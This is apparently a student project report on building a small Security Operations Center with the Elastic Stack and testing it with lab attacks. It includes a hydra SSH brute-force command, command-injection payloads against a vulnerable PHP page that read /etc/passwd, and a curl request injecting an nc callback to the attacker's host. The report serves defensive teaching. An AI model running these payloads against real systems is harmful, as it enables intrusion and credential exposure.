



Building and Operating a Mini Security Operations Center (SOC)

Blue Shield Syndicate

Team Members

1	محمد محمود عبدالعاليم
2	عبدالله محمد خالد
3	مصطفى محمد زنون
4	مينا اسامه نسيم
5	هشام عثمان إمام
GitHub	https://github.com/Blue-Shield-Syndicate

Supervisor:

Eng: Wessam Elkhaligy

Abstract

This project presents the design and implementation of a fully functional **Mini Security Operations Center (SOC)** built using the Elastic Stack to provide an end-to-end simulation of real-world security monitoring and incident response operations. The SOC environment integrates **Elasticsearch, Kibana, Fleet Server, and Elastic Agent** as a centralized platform for collecting, processing, analyzing, and correlating security events from multiple systems. The solution ingests logs from Windows endpoints, Linux servers, firewall devices, and an IDS to give analysts comprehensive visibility across the environment.

The architecture is designed around a layered approach that includes log generation, secure collection through Elastic Agent, normalization into structured data streams, indexing in Elasticsearch, and visualization through Kibana dashboards and security analytics. This structure enables efficient searching, correlation, alerting, and threat detection while maintaining data integrity and reliable event delivery. The project also applies critical security controls such as role-based access, authenticated agent enrollment, integrity validation, and automated snapshot backups to ensure a resilient and secure SOC environment.

To validate the SOC's effectiveness, several attack scenarios were executed and analyzed. These included a Linux SSH brute-force attack, a command injection exploitation targeting a vulnerable PHP application, and a Windows persistence-based malware attack. For each scenario, alerts were triggered in Elastic Security, logs were examined in detail, and containment actions were applied—such as IP blocking, process termination, host isolation, and patching of vulnerable components. The analysis phase also included recommendations for strengthening controls, mitigating future risks, and improving detection coverage.

Overall, this project delivers a realistic and practical model of how modern SOCs operate, from data ingestion and threat detection to incident investigation and response. It provides hands-on experience with SIEM technologies, threat analysis workflows, and defensive security techniques, making it a valuable learning framework for students, SOC analysts, and cybersecurity practitioners aiming to understand and replicate real SOC operations.

Introduction

1. Background and Motivation

The escalating frequency and sophistication of cyberattacks pose significant challenges to modern organizations.

Threat actors continually evolve their methods, leveraging automation, social engineering, and zero-day vulnerabilities to penetrate systems and exfiltrate sensitive data.

In this context, the establishment of a Security Operations Center (SOC) is fundamental for maintaining visibility, detecting anomalies, and responding promptly to incidents. However, traditional enterprise SOCs often require substantial financial investment and specialized expertise, putting them out of reach for many organizations, students, and researchers.

This Mini SOC project was conceived to democratize access to advanced security operations by demonstrating that robust detection and automated response capabilities can be achieved through the strategic integration of open-source technologies within a controlled, cost-efficient lab environment.

By integrating widely available security tools and automating their interactions, this project enables practical exploration of SOC operations for educational, research, and small-scale enterprise applications.

2. Project Purpose

The purpose of the Mini SOC is to create a **modular and automated security environment** capable of simulating, detecting, and responding to cybersecurity threats. It bridges the gap between theoretical SOC design and practical implementation by using tools that represent real-world security layers — including endpoint monitoring, network intrusion detection, and file-level threat intelligence.

The project aims to:

- Enhance understanding of SOC workflows and tool integration.
- Enable simulation of adversarial behaviors for testing detection efficiency.
- Automate responses to malicious activities to reduce manual intervention.
- Evaluate and refine the correlation between host-based and network-based events.

3. Project Planning

The project aims to build and simulate a functional mini-Security Operations Center (SOC) environment. This SOC will centralize the collection, processing, analysis, and response to security events using open-source and Elastic Stack technologies such as Elasticsearch, Kibana, Fleet Server, and Elastic Agent. The mini-SOC helps students and practitioners understand how real SOC environments operate by handling event logs, alerts, and security incidents.

3.1 Scope

This project covers the design and deployment of a small-scale SOC setup using Elastic Agent and Fleet Server for unified log collection. It includes connecting multiple log sources, establishing log ingestion and analysis workflows, developing detection rules, and producing dashboards and reports for visualization.

3.2 Objectives

- Design a mini-SOC architecture with multiple log sources.
- Deploy the Elastic Stack ([Elasticsearch](#), [Kibana](#), [Fleet Server](#), [Elastic Agent](#)) as a centralized SIEM platform.
- Ingest logs from Windows, Linux, Firewall, and IDS systems via Elastic Agent integrations.
- Analyze and visualize security data using Kibana dashboards and Security Analytics.
- Implement alerting and triage processes using Elastic Security features.

4. Tools and Technologies

Category	Tool / Technology
Operating System	Ubuntu Server, Kali Linux, Windows
SIEM Platform	Elasticsearch, Kibana, Fleet Server, Elastic Agent
Log Collection	Elastic Agent via Fleet integrations (Windows, Linux, Firewall, IDS)
IDS	Suricata
EDR	Elastic Defend
Firewall	pfSense (or simulated logs)
Ticketing & Reporting	PDF

5. Stakeholder Analysis


1. **Project Supervisor/Instructor:** Provides guidance, reviews deliverables, and ensures alignment with project objectives.
2. **SOC Analyst:** Implements SOC setup, configures tools, monitors data, and analyzes incidents.
3. **System Administrator:** Provides log data from Windows, Linux, and Firewall system

6. SOC Architecture Overview

The SOC architecture is designed around the Elastic Stack, using Fleet Server and Elastic Agent for centralized log collection and management. The architecture defines how data is generated, collected, processed, stored, and analyzed.

- Data Source Layer: Log generation from Windows, Linux, Firewall, and IDS systems.
- Collection Layer: Elastic Agents installed on endpoints collect system, application, and security logs, managed centrally by Fleet Server.
- Processing Layer: Data streams are normalized automatically by Elastic integrations before indexing into Elasticsearch.
- Storage Layer: Elasticsearch indexes and stores logs for search, correlation, and long-term analysis.
- Analysis Layer: Kibana provides dashboards, threat detection rules, and visualization.
- Response Layer: Security analysts investigate, triage, and respond to alerts in Kibana's Security app.

Data Flow Diagram:



7. Database Design (Log Storage & Flow)

Elasticsearch serves as the central database for log storage. Each integration creates its own data stream and index pattern, allowing for efficient querying and filtering. Logs are stored in JSON format and Bytes with structured fields for analytics and correlation.

Examples of index patterns:

(Windows Event Logs, Linux System Logs, Firewall Logs, IDS Alerts) → logs-*

Each document in Elasticsearch includes fields such as @timestamp, source.ip, destination.ip, event.action, event.category, event.severity, host.name, and agent.name.

8. Security Controls

- Access Control: Role-based access management (RBAC) in Kibana for SOC roles.
- Integrity: Elastic Agents verify event delivery using ACK mechanisms and digital signatures.
- Authentication: API key and Fleet enrollment tokens for agent registration.
- Backup: Automated Elasticsearch snapshots stored on secure external storage.

9. Operational log ingestion pipeline

Welcome home

Enterprise Search
Create search experiences with a refined set of APIs and tools.

Observability
Consolidate your logs, metrics, application traces, and system availability with purpose-built UIs.

Security
Prevent, collect, detect, and respond to threats for unified protection across your infrastructure.

Analytics
Explore, visualize, and analyze your data using a powerful suite of analytical tools and applications.

Get started by adding integrations
To start working with your data, use one of our many ingest options. Collect data from an app or service, or upload a file. If you're not ready to use your own data, play with a sample data set.

Add integrations Try sample data Upload a file

Management

Dev Tools Stack Management

Fleet

Centralized management for Elastic Agents.

[Agents](#) [Agent policies](#) [Enrollment tokens](#) [Data streams](#) [Settings](#)

[Ingest Overview Metrics](#) [Agent Info Metrics](#) [Agent activity](#) [Add Fleet Server](#) [Add agent](#)

Filter your data using KQL syntax Status 4 Tags 0 Agent policy 2 Upgrade available

Showing 3 agents Clear filters

Status	Host	Agent policy	CPU	Memory	Last activity	Version	Actions
Healthy	kali-linux	Agent policy 1 rev. 4	1.55 %	134 MB	30 seconds ago	8.9.2	...
Healthy	zenoo	Agent policy 1 rev. 4	5.27 %	165 MB	29 seconds ago	8.9.2	...
Healthy	mostafa-virtual-machine	Fleet Server Policy rev. 2	2.25 %	165 MB	14 seconds ago	8.9.2	...

Rows per page: 20 < 1 >

Fleet Server Policy

Fleet Server policy generated by Kibana

View all agent policies

Revision 9 Integrations 3 Agents 1 agent Last updated on Nov 11, 2025 Actions

[Integrations](#) [Settings](#)

Search... Namespace Add integration

Name	Integration	Namespace	Actions
fleet_server-1	Fleet Server v1.3.1	default	...
php custom logs	Custom Logs (Deprecated) v2.4.4	default	...
system-1	System v1.41.0	default	...

Find apps, content, and more.

[Fleet](#) > [Agent policies](#) > [Agent policy 1](#) Send feedback

View all agent policies

Agent policy 1

Revision 4 Integrations 3 Agents 2 agents Last updated on Oct 11, 2025 Actions

[Integrations](#) [Settings](#)

Search... Namespace Add integration

Name	Integration	Namespace	Actions
EDR	Elastic Defend v8.9.1	default	...
suricata-1	Suricata v2.24.0	default	...
system-2	System v1.41.0	default	...

Add Suricata integration

Configure an integration for the selected agent policy.

1 Configure integration

Integration settings
Choose a name and description to help identify how this integration will be used.

Integration name: suricata-1
Description: collect suricata logs from kali-linux

Collect Suricata eve logs (input: logfile)

Paths:

Save and continue

Discover

Find apps, content, and more.

Selected fields: host.name, agent.name

Popular fields: agent.name

Available fields: @timestamp, agent.build.original, agent.ephemeral_id, agent.id, agent.name, agent.type, agent.version, cloud.account.id, cloud.availability_zone, cloud.image.id

Documents: 11,752 hits

Field statistics: @timestamp (Oct 11, 2025 @ 00:11:55.703), host.name (zenoo)

Expanded document:

View: Single document Surrounding documents

Oct 11, 2025 @ 00:11:56.495

- event.agent.version: 8.9.2
- event.agent_id_status: verified
- event.category: network
- event.created: Oct 11, 2025 @ 00:11:56.495
- event.dataset: suricata.eve
- event.ingested: Oct 11, 2025 @ 00:11:57.000
- event.kind: event
- event.module: suricata
- input.type: log
- log.file.path: /var/log/suricata/eve.json
- log.offset: 2,892,497
- network.community_id: 1:PwK2lcRJxEGSHFUbpRqKK7IRjw
- network.transport: tcp
- observer.hostname: kali-linux
- observer.ip: [192.168.1.12, fe80::29ff:feb1:1160]
- observer.mac: 00:0C:29:B1:11:60

Discover

Find apps, content, and more.

Filter your data using KQL syntax: log.file.path: "/tmp/php.access.log" or process.name:cat or process.parent.name:php or "/etc/passwd" and host.id:cae0d4252ad41389989d6e7d3c4aa2*

Selected fields: process.parent.name, process.name, host.id, process.args, query_string, log.file.path, process.command_line, process.parent.command_line

Popular fields: agent.user.parts, @timestamp, agent.build.original, agent.ephemeral_id, agent.id, agent.name, agent.type, agent.version

Available fields: 1432

Documents: 5 hits

Field statistics: @timestamp (Nov 6, 2025 @ 11:19:44.287), process.parent.name (php), process.name (sh), host.id (cae0d4252ad41389989d6e7d3c4aa2), process.args (|-c ping -c 1 127.0.0.1; cat /etc/passwd | head -10), query_string (sh -c ping -c 1 127.0.0.1; cat /etc/passwd | head -10), log.file.path (/tmp/php.access.log), process.command_line (-), process.parent.command_line (-)

Expanded document:

Nov 6, 2025 @ 11:19:00.590 → Nov 6, 2025 @ 11:19:55.710 (Interval: Auto - seconds)

Break down by: Select field

process.parent.name	process.name	host.id	process.args	query_string	log.file.path	process.command_line	process.parent.command_line
php	sh	cae0d4252ad41389989d6e7d3c4aa2	-c ping -c 1 127.0.0.1; cat /etc/passwd head -10	sh -c ping -c 1 127.0.0.1; cat /etc/passwd head -10	/tmp/php.access.log	-	-
php	cat	cae0d4252ad41389989d6e7d3c4aa2	-c ping -c 1 127.0.0.1; cat /etc/passwd head -10	cat /etc/passwd	-	-	-
php	sh	cae0d4252ad41389989d6e7d3c4aa2	-c ping -c 1 127.0.0.1; cat /etc/passwd head -10	sh -c ping -c 1 127.0.0.1; cat /etc/passwd head -10	/tmp/php.access.log	-	-
php	sh	cae0d4252ad41389989d6e7d3c4aa2	-c ping -c 1 127.0.0.1; cat /etc/passwd head -10	sh -c ping -c 1 127.0.0.1; cat /etc/passwd head -10	/tmp/php.access.log	-	-

Discover

Find apps, content, and more.

Selected fields: host.name, agent.name

Popular fields: agent.name

Available fields: @timestamp, agent.build.original, agent.ephemeral_id, agent.id, agent.name, agent.type, agent.version, cloud.account.id, cloud.availability_zone, cloud.image.id

Documents: 11,752 hits

Field statistics: @timestamp (Oct 11, 2025 @ 00:11:55.436), host.name (zenoo)

Expanded document:

View: Single document Surrounding documents

Oct 10, 2025 @ 00:11:55.179

- log.logger: monitoring
- log.offset: 2,565,377
- log.origin.file.line: 187
- log.origin.file.name: log/log.go
- log.source: winlog-default
- message: Non-zero metrics in the last 30s
- monitoring.ecs.version: 1.6.8
- monitoring.metrics.beat.cpu.system_ticks: 28984
- monitoring.metrics.beat.cpu.system_time_ms: 328
- monitoring.metrics.beat.cpu.total_ticks: 37421
- monitoring.metrics.beat.cpu.total_time_ms: 375
- monitoring.metrics.beat.cpu.total_value: 37421
- monitoring.metrics.beat.cpu.user_ticks: 8437

10. Attacks Scenarios

1. Brute Force Attack

- Multiple SSH brute-force attempts against the VM were detected, generating numerous authentication events with outcome: failure.
- Elastic Security flagged the activity with “Potential Linux Hack Tool Launched” alerts tied to the hydra process, recording process arguments, source IP, and failed login details.

Launch Attack

```
# mkdir attack_test
(root@kali-linux)-[~/home/mostafa_zanon]
# cd attack_test
(root@kali-linux)-[~/home/mostafa_zanon/attack_test]
# echo "password" > pass.txt
echo "123456" >> pass.txt
echo "admin" >> pass.txt
echo "root" >> pass.txt
(root@kali-linux)-[~/home/mostafa_zanon/attack_test]
# ls
pass.txt
(root@kali-linux)-[~/home/mostafa_zanon/attack_test]
# cat pass.txt
password
123456
admin
root

(root@kali-linux)-[~/home/mostafa_zanon/attack_test]
# hydra -l root -P pass.txt 192.168.1.100 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-20 19:43:44
[WARNING] Hydra configuration limits the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), -1 try per task
[DATA] attacking ssh://192.168.1.100:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-20 19:43:47
[root@kali-linux]-[~/home/mostafa_zanon/attack_test]
# |
```

Get the alert

The screenshot shows the Elastic Stack interface. At the top, a search bar displays the query: `(kibana.alert.original.event_id: "0DP4AWdS30/T90lg+==ONQO")` and a timestamp filter for 'Today'. Below the search bar is a table of alerts with columns: Actions, @timestamp, Rule, Severity, Risk Score, and Reason. There are four alerts listed, all from Oct 21, 2025, at 03:39:55.138, with a severity of medium and a risk score of 47. The reason for each alert is 'process event with process hydra, parent process zsh, by root on kali-linux created medium alert Potential Linux Hack Tool Launched.' To the right of the table is a detailed view of the first alert titled 'Potential Linux Hack Tool Launched' (Oct 21, 2025 @ 03:39:55.132). The detailed view includes sections for Overview, Threat Intel, Table, and JSON. The Overview section shows the status as 'Open' and the severity as 'Medium'. The Table section lists the alert's properties. The JSON section shows the raw alert data. The bottom of the interface shows a timeline with two events: 'Oct 21, 2025 @ 03:39:55.132' and 'Oct 21, 2025 @ 03:39:55.132'.

Display the Log

The screenshot shows the Elasticsearch Discover interface. A search bar at the top contains the query: `event.category: "authentication" and event.outcome: "failure" and process.name: "sshd"`. On the left, a sidebar shows popular fields like destination.top_level_domain, process.name, agent.name, host.name, and available fields such as _temp_user_parts, @timestamp, agent.ephemeral_id, agent.id, agent.name, agent.type, agent.version, cloud.account_id, cloud.availability_zone, cloud.image_id, cloud.instance_id, cloud.instance.name, cloud.machine.type, and cloud.project.id. Below the sidebar is a histogram showing 8 hits over time from October 21, 2025, between 02:43:46 and 02:43:48. To the right is an 'Expanded document' view showing 5 of 8 hits. Each hit is a table row with columns for host.name, host.os.codename, host.os.family, host.os.kernel, host.os.name, host.os.platform, host.os.type, host.os.version, input.type, log.file.path, log.offset, message, process.name, process.pid, related.hosts, and tags. The first hit shows a log entry for a failed SSH authentication attempt from user 'root' on host 'mostafa-virtual-machine'.

Expanded document

View: [Single document](#) [Surrounding documents](#)

< < 3 of 8 > >

<code>k</code> agent.version	8.9.2
<code>k</code> data_stream.dataset	system.auth
<code>k</code> data_stream.namespace	default
<code>k</code> data_stream.type	logs
<code>k</code> ecs.version	8.0.0
<code>k</code> elastic_agent.id	6cc1fe73-69e9-4770-ab74-f661a60cc766
<code>o</code> elastic_agent.snapshot	false
<code>k</code> elastic_agent.version	8.9.2
<code>k</code> event.action	ssh_login
<code>k</code> event.agent_id_status	verified
<code>k</code> event.category	authentication
<code>k</code> event.dataset	system.auth
<code>o</code> event.ingested	Oct 21, 2025 @ 02:43:49.000
<code>k</code> event.kind	event
<code>k</code> event.module	system
<code>k</code> event.outcome	failure
<code>k</code> event.timezone	+03:00

Rows per page: 25

< 1 2 3 >

Expanded document

View: [Single document](#) [Surrounding documents](#)

< < 1 of 8 > >

[Table](#) [JSON](#)

Search field names

Actions	Field	Value
<code>o</code>	source.port	60,278
<code>o</code>	system.auth.ssh.event	Failed
<code>o</code>	system.auth.ssh.method	password
<code>o</code>	tags	system-auth
<code>o</code>	user.name	root

Rows per page: 25

< 1 2 3 >

Investigate the alert

hydr attack test [Unsaved](#)

Id: 0d132fd9e900fd44fd6129c4cb3ff8cd13d3643c272c53ad4fb9011891df020

Processes: 25.136k | Users: 9 | Hosts: 1 | Source IPs: 0 | Destination IPs: 0

Add to favorites | Attach to case

Query: 68693 | Correlation | Analyzer | Notes: 2 | Pinned | Elastic AI Assistant

Oct 20, 2025 @ 15:32:17.000 → Oct 21, 2025 @ 03:28:11.000 Refresh Data view Update available

Event details: Oct 21, 2025 @ 03:26:31.056

Table JSON

Filter by Field, Value, or Description...

Event details (continued):

```
MTc2MTAuMzEwNQ==
ZmZhOGFkNmUtMWQ3N1800D1xLWE3
NDEtNDGmNDViMjY5NT01LTEyNDYt
MTc2MTAuMzEwNAA==
```

process.args:

- hydr
- 1
- root
- P
- pass.txt
- 192.168.1.100
- ssh

process.args_count: 7

Rows per page: 25

Take action

IOC Identification

Field	Details
Alert Name	Brute Force Login Attempt
Alert Source	SIEM (ELK)
Timestamp	2025-10-21 02:43:48:000
Severity	Medium
User / Host Affected	mostafa-virtual-machine
Source IP	192.168.1.100
Description	SIEM detected 15 failed login attempts from the same IP in 2 minutes.
IOC Identified	<ul style="list-style-type: none">• Source IP: 192.168.1.100• Username targeted: mostafa-virtual-machine• Event Codes: 4625
MITRE ATT&CK	T1110 – Brute Force
Initial Investigation	Checked Windows Event Logs and Sysmon; confirmed repeated failed logins from same IP.
Decision	Escalated to Tier 2

- Evidence of Containment
 - Blocked source IP at the firewall: `{sudo ufw deny from source_ip}`
 - Account temporarily locked after threshold exceeded
 - Enabled stricter account lockout policy
 - Confirmed no successful login occurred
- Analysis Recommendations
 - Increase Account Lockout Settings (shorter threshold, longer lockout duration).
 - Restrict SSH/RDP Access to specific IPs only.
 - Enable MFA on targeted accounts.
 - Monitor for Lateral Movement (MITRE T1021: Remote Services).

2. *Command Injection Attack*

- A vulnerable PHP endpoint allowed user-supplied input to be executed by the shell, resulting in remote command execution traces (`web server spawning shell/processes and unexpected exec-style arguments in logs`).
- This activity indicates a command-injection compromise with high impact arbitrary commands ran on the host, showing up in process events and risking data exposure, persistence, or further lateral movement.

Run PHP server

```
root@mostafa-virtual-machine /h/m/php [SIGINT]# sudo php -S 0.0.0.0:8080
[Mon Nov  3 22:41:04 2025] PHP 8.1.2-1ubuntu2.22 Development Server (http://0.0.0.0:8080) started
[Mon Nov  3 22:41:07 2025] 192.168.1.99:56770 Accepted
[Mon Nov  3 22:41:07 2025] 192.168.1.99:56770 [200]: GET /ping.php?ip=127.0.0.1;%20whoami;%20id;%20uname%20-a;%20cat%20%2Fetc%2Fpasswd%20%7C%20head%20-10
[Mon Nov  3 22:41:07 2025] 192.168.1.99:56770 Closing
[Mon Nov  3 22:45:22 2025] 192.168.1.99:38446 Accepted
[Mon Nov  3 22:45:22 2025] 192.168.1.99:38446 [200]: GET /ping.php?ip=127.0.0.1;%20whoami;%20id;%20uname%20-a;%20cat%20%2Fetc%2Fpasswd%20%7C%20head%20-10
[Mon Nov  3 22:45:22 2025] 192.168.1.99:38446 Closing
^C
root@mostafa-virtual-machine /h/m/php# sudo php -S 0.0.0.0:8080
[Tue Nov  4 10:24:56 2025] PHP 8.1.2-1ubuntu2.22 Development Server (http://0.0.0.0:8080) started
```

Launch Attack

```
/h/m/attack_test x + v
fish: Job 4, 'nc -l -p 4444 &' has ended
root@kali-linux /h/m/attack_test# nc -l -p 4444 & curl --get --data-urlencode 'ip=127.0.0.1; nc 192.168.1.99 4444 -w 2 < /dev/null' "http://192.168.1.100:8080/ping.php" -v
*   Trying 192.168.1.100:8080...
*   Connected to 192.168.1.100 (192.168.1.100) port 8080
* using HTTP/1.x
> GET /ping.php?ip=127.0.0.1%3b+nc+192.168.1.99+4444+-w+2+%3c+%2fdev%2fnnull HTTP/1.1
> Host: 192.168.1.100:8080
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Host: 192.168.1.100:8080
< Date: Sun, 09 Nov 2025 05:32:34 GMT
< Connection: close
< X-Powered-By: PHP/8.1.2-1ubuntu2.22
< Content-type: text/html; charset=UTF-8
<
<h2>Command Injection Test</h2>Input received: 127.0.0.1; nc 192.168.1.99 4444 -w 2 &lt; /dev/null<br><br>Command output
:<br><pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.061 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.061/0.061/0.061/0.000 ms
* shutting down connection #0
</pre>
fish: Job 4, 'nc -l -p 4444 &' has ended
root@kali-linux /h/m/attack_test#
```

Get the alert



The screenshot shows the Splunk interface with three main sections: 'Severity levels', 'Alerts by name', and 'Top alerts by'. The 'Severity levels' section shows 4 alerts. The 'Alerts by name' section lists a single rule named 'PHP Web Request - Sensitive File Read' with a count of 4. The 'Top alerts by' section shows that all 4 alerts are from the host 'mostafa-virtual-machine'. Below these sections is a detailed table of the 4 alerts, each with a timestamp (Nov 6, 2025 @ 11:45:59...), rule name ('PHP Web Request - Sensitive File Read'), severity ('high'), risk score ('90'), and reason ('event on mostafa-virtual-machine created high alert PHP Web Request - Sensitive File Read').

Actions	@timestamp	Rule	Severity	Risk Score	Reason
	Nov 6, 2025 @ 11:45:59...	PHP Web Request - Sensitive File Read	high	90	event on mostafa-virtual-machine created high alert PHP Web Request - Sensitive File Read.
	Nov 6, 2025 @ 11:45:59...	PHP Web Request - Sensitive File Read	high	90	event with source 192.168.1.99:39036, on mostafa-virtual-machine created high alert PHP Web Request - Sensitive File Read.
	Nov 6, 2025 @ 11:45:59...	PHP Web Request - Sensitive File Read	high	90	process event with process cat, parent process sh, by root on mostafa-virtual-machine created high alert PHP Web Request - Sensitive
	Nov 6, 2025 @ 11:45:59...	PHP Web Request - Sensitive File Read	high	90	process event with process sh, parent process php, by root on mostafa-virtual-machine created high alert PHP Web Request - Sensitive

The screenshot shows the Elastic Stack interface with a search bar at the top containing the query: "kibana.alert.group_id: \"0d156f44db877ff99ffaa59b356cecc9ee599cafd1629e24dc305a66c2f9bc\"". The results pane displays a timeline from Nov 6, 2025, at 11:39:59.441 to Nov 6, 2025, at 11:45:59.441. The results are as follows:

@timestamp	message	event.category	event.action	host.name	source.ip	destination.ip	user.name
Nov 6, 2025 @ 11:45:59.441	(time)"2025-11-06T11:43... [] []			moustafa-virtual-machine	192.168.1.99		
	event with source 192.168.1.99 [39308 , on moustafa-virtual-machine created high alert PHP Web Request - Sensitive File Read]						
Nov 6, 2025 @ 11:45:59.434	Endpoint process event [process exec [moustafa-virtual-machine [] []						root
	process event with process cat , parent process sh , by root on moustafa-virtual-machine created high alert PHP Web Request - Sensitive File Read]						
	[2 root [moustafa-virtual-machine in [D/home/moustafa/php executed process] , cat [(507016) cat [/etc/passwd via parent process sh [(507014) with result [unknown						
	210ffa7daed3fe9e92300391e9a10043699ba1080eb440cde70d77e2728ba						
Nov 6, 2025 @ 11:45:59.426	Endpoint process event [process exec [moustafa-virtual-machine [] []						root
	process event with process sh , parent process php , by root on moustafa-virtual-machine created high alert PHP Web Request - Sensitive File Read]						
	[2 root [moustafa-virtual-machine in [D/home/moustafa/php executed process] , sh [(507014) sh [-c ping -c 127.0.0.1; cat /etc/passwd head -10>&1 via parent process php [(49557) with result [unknown						
	# 41291296e689b78acd35479ca606f228126e3641f50cae68dee36583d7c9483						

Display the Log

Selected fields

- process.parent.name
- process.name
- host.id
- process.args
- query_string
- log.file.path
- process.command_line
- process.parent.command_line

Popular fields

- _temp.user_parts
- @timestamp
- agent.build.original
- agent.ephemeral_id
- agent.id
- agent.name
- agent.type
- agent.version
- body.raw

Available fields

- 1432

5 hits

Nov 6, 2025 @ 11:19:00.590 - Nov 6, 2025 @ 11:19:55.710 (interval: Auto - second)

Documents Field statistics

process.parent.name	process.name	host.id	process.args	query_string	log.file.path	process.command_line	process.parent.command_line
-	-	cae8d4e252ad41389989d6e7d36c4aa2	-	ip=127.0.0.1%03;cat>%2f/etc%2fpasswd%7c+head+-18	[tmp/php_access.log]	-	-
sh	-	cae8d4e252ad41389989d6e7d36c4aa2	[sh,-c ping -c 1 127.0.0.1; cat /etc/passwd] head -18;	-	-	sh -c ping -c 1 127.0.0.1; cat /etc/passwd head -18...	-
sh	cat	cae8d4e252ad41389989d6e7d36c4aa2	[cat, /etc/passwd]	-	-	cat /etc/passwd	sh -c ping -c 1 127.0.0.1; cat /etc/passwd head -18...
sh	cat	cae8d4e252ad41389989d6e7d36c4aa2	[cat, /etc/passwd]	-	-	cat /etc/passwd	sh -c ping -c 1 127.0.0.1; cat /etc/passwd head -18...
php	sh	cae8d4e252ad41389989d6e7d36c4aa2	[sh,-c ping -c 1 127.0.0.1; cat /etc/passwd] head -18;	-	-	sh -c ping -c 1 127.0.0.1; cat /etc/passwd head -18...	-

Investigate the alert

Processes 1 Users 1 Hosts 1 Source IPs 0 Destination IPs 0

Add to favorites Attach to case

PHP Suspicious injection syntax - child process

Nov 9, 2025 @ 07:33:31.287

Chat Share alert

destination.ip

process

Overview Threat Intel 0 Table JSON

Status Open

Risk Score 80

Severity High

Rule PHP Suspicious injection syntax - child process

MITRE ATT&CK

Initial Access (TA0001)

Exploit Public-Facing Application (T1190)

Alert reason

process event with process nc , parent process sh , by root on mostafa-virtual-machine created high alert

Take action

IOC Identification

Field	Details
Alert Name	Web Application Attack – Command Injection
Alert Source	WAF / SIEM (ELK)
Timestamp	2025-11-09 07:32:34:667
Severity	High
Application / Host	WebApp01 / Linux Web Server
Vulnerable Function	shell_exec() in PHP
Description	Attacker sent payload via URL parameter, executed OS commands (whoami, cat /etc/passwd).
IOC Identified	<ul style="list-style-type: none"> • Payload URL: http://webapp01/?cmd=whoami • Attacker IP: 192.168.1.99 • Commands Executed: whoami, cat /etc/passwd • Suspicious User-Agent: curl/7.68.0
MITRE ATT&CK	T1059.003 – Command and Scripting Interpreter: Windows Command Shell / Web Application Attack
Initial Investigation	Verified web server logs, SIEM alerts, and WAF blocks. Confirmed system commands executed by attacker input.
Decision	Blocked attacker IP, disabled vulnerable function temporarily, escalated for code review.

- Evidence of Containment
 - Blocked attacker IP (**external**) or insider IP (**internal**) at WAF/Firewall.
 - Reviewed backend server logs → no commands executed.
 - Disabled vulnerable parameter temporarily.
 - Applied input validation patch.
- Analysis Recommendations
 - Implement strict input validation & sanitization on web forms.
 - Enable parameterized queries and remove system calls from backend code.
 - Deploy Web Application Firewall (WAF) with command injection signatures.

3. Malware Attack (Virus)

- Attempted Windows persistence via service creation (**MITRE T1543**) was observed a new service/process was created and writes were made to system locations (**\ProgramData\Windows\System32**), producing process-create and file-write events.
- Elastic/endpoint telemetry flagged the activity as suspicious for persistence, recording the service-related process, parent process, and modified system paths for triage.
- Launch Attack
 - From Windows PowerShell with running the script file



Get the alert

The screenshot displays two main sections of the Splunk web interface.

Top Panel:

- Severity levels:** Shows 20 alerts with 16 Low severity and 4 Medium severity.
- Alerts by name:** Lists rule names and counts: "Service Control Spawned via Script Interpreter" (Count 16) and "Potential PowerShell HackTool Script by Function Names" (Count 4).
- Top alerts by host.name:** Shows a single alert for "zenoo" with 100% impact.
- Table:** Displays a list of 20 alerts with columns for Rule, Severity, Risk Score, and Reason.

Bottom Panel:

- Untitled timeline:** A log timeline from Nov 13, 2025, at 12:39:49.211 to Nov 13, 2025, at 12:48:49.211. It shows a single event: "process.event.on process.sc.exe, parent process.cmd.exe, by Administrator on zenoo created low alert Service Control Spawned via Script Interpreter".
- Logs:** A table view of log entries with columns for host.name, user.name, and process.



Display the Log

The screenshot shows the Splunk Discover tab with the following details:

- Search bar:** "process.name:sc.exe OR process.command_line:create OR winlog.event_id:4697"
- Time range:** Nov 13, 2025, 12:49:12.771 to Nov 13, 2025, 12:51:00.610 (Auto - second)
- Results:** 59 hits
- Popular fields:** agent.name, host.name, process.name, process.parent.command_line, url.path, process.args, query_string, event.code, destination.top_level_domain, event.action.
- Available fields:** @timestamp, agent.ephemeral_id, agent.id, agent.name, agent.type, agent.version, cloud.account.id, cloud.availability_zone, cloud.image.id, cloud.instance.id, cloud.machine.type, cloud.project.id, cloud.provider.
- Log Preview:** Shows log entries related to file creation and Windows security events.



Investigate the alert

